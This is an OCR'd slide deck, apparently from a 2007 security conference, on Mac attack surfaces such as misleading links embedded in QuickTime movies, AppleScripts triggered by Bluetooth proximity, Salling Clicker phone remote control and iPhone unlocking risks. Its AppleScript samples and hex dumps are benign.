
Safari opens weblink – no warning/abort message



- Shown WebLink (URL Title) might be completely different then actual WebLink (URL)

- Adware/Spyware/Phish

Smart parsing of .mov files might be needed




gar001.mov

```
000213D0  FA D3 F9 25 BF BD BC 98  6C C1 C7 9B 3A ED 24 C5  úÓù%¿½¼▌lÁÇ▌:í$Å
000213E0  99 F0 06 25 02 06 80 38  B0 29 57 44 6A 80 9A FF  ▌ð.%..▌8°)WDj▌▌ÿ
000213F0  8B E5 2D 70 27 09 41 79  51 84 D7 8E B1 0C 94 23  ▌å-p'.AyQ▌×▌±.▌#
00021400  6D D2 25 A2 12 C2 19 C0  13 04 40 00 29 40 00 88  mÒ%¢.Â.À..@.)@.▌
00021410  28 70 00 12 55 52 4C 20  43 68 61 70 74 65 72 20  (p..URL Chapter 
00021420  73 74 61 72 74 73 00 14  43 4C 49 43 4B 20 46 4F  starts..CLICK FO
00021430  52 20 4D 43 41 46 45 45  20 55 52 4C 00 00 00 23  R MCAFEE URL...#
00021440  68 72 65 66 00 00 00 14  15 68 74 74 70 3A 2F 2F  href....http://
00021450  77 77 77 2E 6D 63 61 66  65 65 2E 63 6F 6D 00 21  www.mcafee.com.!
00021460  0A 15 84 31 12 71 01 07  91 81 D0 01 60 A4 59 03  ..▌1.q..´▌Ð.`¤Y.
00021470  B0 DF DE 71 EF 01 F4 89  B2 D1 89 02 95 24 A8 14  °ßÞqï.ô▌²Ñ▌.▌$¨.
00021480  30 0C D7 C4 69 81 7D CD  D4 27 1F EF 6C B7 F1 26  0.×Äi▌}ÍÔ'.ïl·ñ&
00021490  4D EE 79 6A C2 69 9A 0A  69 A4 EA B9 12 CD 06 A7  MîyjÂi▌.i¤ê¹.Í.§
```

Proximity

The Proximity tool can execute AppleScripts upon Bluetooth device appearance/disappearance



Proximity Preferences

Out of Range Script

When the device moves out of range (or is powered off), execute this AppleScript:

/vb/conference/vb2007_vienna/info/01/proximity/bye.scpt

In Range Script


When the device moves in range (and is powered on), execute this AppleScript:

/vb/conference/vb2007_vienna/info/01/proximity/hello.scpt


Startup

☑ Immediately run scripts on startup

Note: Monitoring must be enabled. Device proximity will be checked and then the respective script will be executed.




```
open location "http://www.apple.com/applescript/"
```



AppleScript


Powerful, easy-to-learn automation for Macintosh.

Everyone who uses a computer knows the challenge of performing the same series of tasks over and over again. For example, try to add a prefix to the names of 75 files in a folder and you'll soon realize




```
set the date_stamp to ((the current date) as string)
display dialog the date_stamp buttons {"Clipboard", "OK"} default
      button 2


tell application "System Preferences"
     activate
     set current pane to pane "com.apple.preferences.users"
end tell
```



Monday, May 28, 2007 2:04:15 PM



Name: Marius van Oers


Short Name: MvO

Address Book Card: Open...

☑ Allow user to administer this computer

Click the lock to make changes.

AppleScripts not ASCI text




hello.scpt

```
00000000   46 61 73 64 55 41 53 20   31 2E 31 30 31 2E 31 30   FasdUAS 1.101.10
00000010   0E 00 00 00 04 0F FF FF   00 01 00 02 00 03 01 FF   ......ÿÿ.......ÿ
00000020   FF 00 00 0D 00 01 00 01   6B 00 00 00 00 00 00 00   ÿ.......k.......
00000030   04 02 00 04 00 02 00 05   00 06 0D 00 05 00 02 6C   ...............l
00000040   00 02 00 00 00 00 FF FE   FF FD 01 FF FE 00 00 01   ......ÿþÿý.ÿþ...
00000050   FF FD 00 00 02 00 06 00   02 00 07 00 08 0D 00 07   ÿý..............
00000060   00 02 6C 00 02 00 00 00   05 00 09 FF FC 0D 00 09   ..l........ÿü...
00000070   00 03 49 00 02 00 00 00   05 FF FB 00 0A FF FA 0A   ..I......ÿû..ÿú.
00000080   FF FB 00 18 2E 47 55 52   4C 47 55 52 4C 6E 75 6C   ÿû...GURLGURLnul
00000090   6C 00 00 00 00 FF FF 80   00 54 45 58 54 0D 00 0A   l....ÿÿ▌.TEXT...
000000A0   00 01 6D 00 00 00 00 00   01 00 0B 0C 00 0B 00 27   ..m............'
000000B0   00 21 68 74 74 70 3A 2F   2F 77 77 77 2E 61 70 70   .!http://www.app
000000C0   6C 65 2E 63 6F 6D 2F 61   70 70 6C 65 73 63 72 69   le.com/applescri
000000D0   70 74 2F 00 02 00 00 02   FF FA 00 00 01 FF FC 00   pt/.....ÿú...ÿü.
000000E0   00 02 00 08 00 02 00 0C   FF F9 0D 00 0C 00 02 6C   ........ÿù.....l
000000F0   00 02 00 00 00 00 FF F8   FF F7 01 FF F8 00 00 01   ......ÿøÿ÷.ÿø...
00000100   FF F7 00 00 02 FF F9 00   00 0E 00 02 00 00 0F 10   ÿ÷...ÿù.........
00000110   00 03 00 03 FF F6 00 0D   00 0E 01 FF F6 00 00 10   ....ÿö.....ÿö...
00000120   00 0D 00 01 FF F5 0A FF   F5 00 18 2E 61 65 76 74   ....ÿõ.ÿõ...aevt
00000130   6F 61 70 70 6E 75 6C 6C   00 00 80 00 00 00 90 00   oappnull..▌...▌.
00000140   2A 2A 2A 2A 0E 00 0E 00   07 10 FF F4 00 0F FF F3   ****......ÿô..ÿó
00000150   FF F2 00 10 00 11 FF F1   0A FF F4 00 18 2E 61 65   ÿò....ÿñ.ÿô...ae
00000160   76 74 6F 61 70 70 6E 75   6C 6C 00 00 80 00 00 00   vtoappnull..▌...
00000170   90 00 2A 2A 2A 2A 0D 00   0F 00 01 6B 00 00 00 00   ▌.****.....k....
00000180   00 05 00 12 02 00 12 00   02 00 07 FF F0 02 FF F0   ...........ÿð.ÿð
00000190   00 00 01 FF F3 00 00 02   FF F2 00 00 10 00 10 00   ...ÿó...ÿò......
000001A0   00 10 00 11 00 02 00 0B   FF EF 0A FF EF 00 18 2E   ........ÿï.ÿï...
000001B0   47 55 52 4C 47 55 52 4C   6E 75 6C 6C 00 00 00 00   GURLGURLnull....
000001C0   FF FF 80 00 54 45 58 54   11 FF F1 00 06 E0 6A 0C   ÿÿ▌.TEXT.ÿñ..àj.
000001D0   00 01 0F 00 61 73 63 72   00 01 00 0D FA DE DE AD   ....ascr....úÞÞ-
```

Salling Clicker

- Salling Clicker, control MacBook Pro from Nokia Phone
- Authenticate



Passcode:

Protects from unauthorized remote access. Use the same passcode on connecting devices and other computers on your local network.

□ Share my Clicker Items

Allows access to your Clicker Items from devices connected to other computers in your local network.


□ Enable TCP/IP connections

Allows Wifi-enabled devices to connect.

□ Custom port: 52131

☑ Lock to presentation mode settings

Control many items on Macbook Pro



Salling Clicker

Nokia 6230i mvo: Connected
Access Salling Clicker from your device.


Items available on your handheld device:

Clicker Items
- iTunes
- Presentations
- Media Remotes
- Mail and News
- Photography
- System
- Disconnect

Scripts
- Airfoil
- DVD Player
- EyeTV
- iPhoto
- iTunes
- Keynote
- Mail
- NetNewsWire (not Lite)
- PowerPoint
- QuickTime Player
- Salling Clicker
- System
- VLC Media Player

Running in trial-mode: activate the product from the About tab

Salling Clicker allows creation of custom Scripts



iPhone

Source: http://www.apple.com

- AT&T/Cingular only – locked down SIM

- Owners eager to perform any unlocking method:
  Hardware modifying/Turbo-sim/Software hacks

- Risk of fake/malicious patches

- Exclusive right deal might have negative impact on security

Protect what you value.

- For MS-Exchange needs IMAP – not always enabled
- Requires Apple iTunes to locally sync
- Can’t use it as USB storage device
- No online Chat program – Third party solution available
- **Wireless** connections are possible with WiFi (802.11b/g), EDGE (AT&T/Cingular) and Bluetooth 2.0+EDR.
- The iPhone, unlike expected, doesn’t work automatically with other Bluetooth devices such as computers. Originally it just works with a car audio system & headset.

